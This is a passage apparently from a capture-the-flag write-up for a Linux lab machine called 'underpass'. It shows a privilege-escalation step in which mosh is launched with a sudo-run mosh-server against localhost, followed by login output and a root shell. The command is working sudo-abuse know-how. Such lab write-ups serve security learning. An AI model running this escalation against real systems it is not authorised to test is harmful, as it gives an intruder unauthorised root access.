34
35
36
mosh --server="sudo /usr/bin/mosh-server" localhost
The authenticity of host 'localhost (<no hostip for proxy command>)' cant be established.
ED25519 key fingerprint is SHA256:zrDqCvZoLSy6MxBOPcuEyN926YtFC94ZCJ5TWRS0VaM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
Warning: SSH_CONNECTION not found; binding to any interface.
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon May  5 10:58:19 AM UTC 2025

  System load:  0.0               Processes:             233
  Usage of /:   61.2% of 6.56GB   Users logged in:       1
  Memory usage: 12%               IPv4 address for eth0: 10.10.11.48
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


root@underpass:~#
Just like that we have root!
tags: os/linux - diff/easy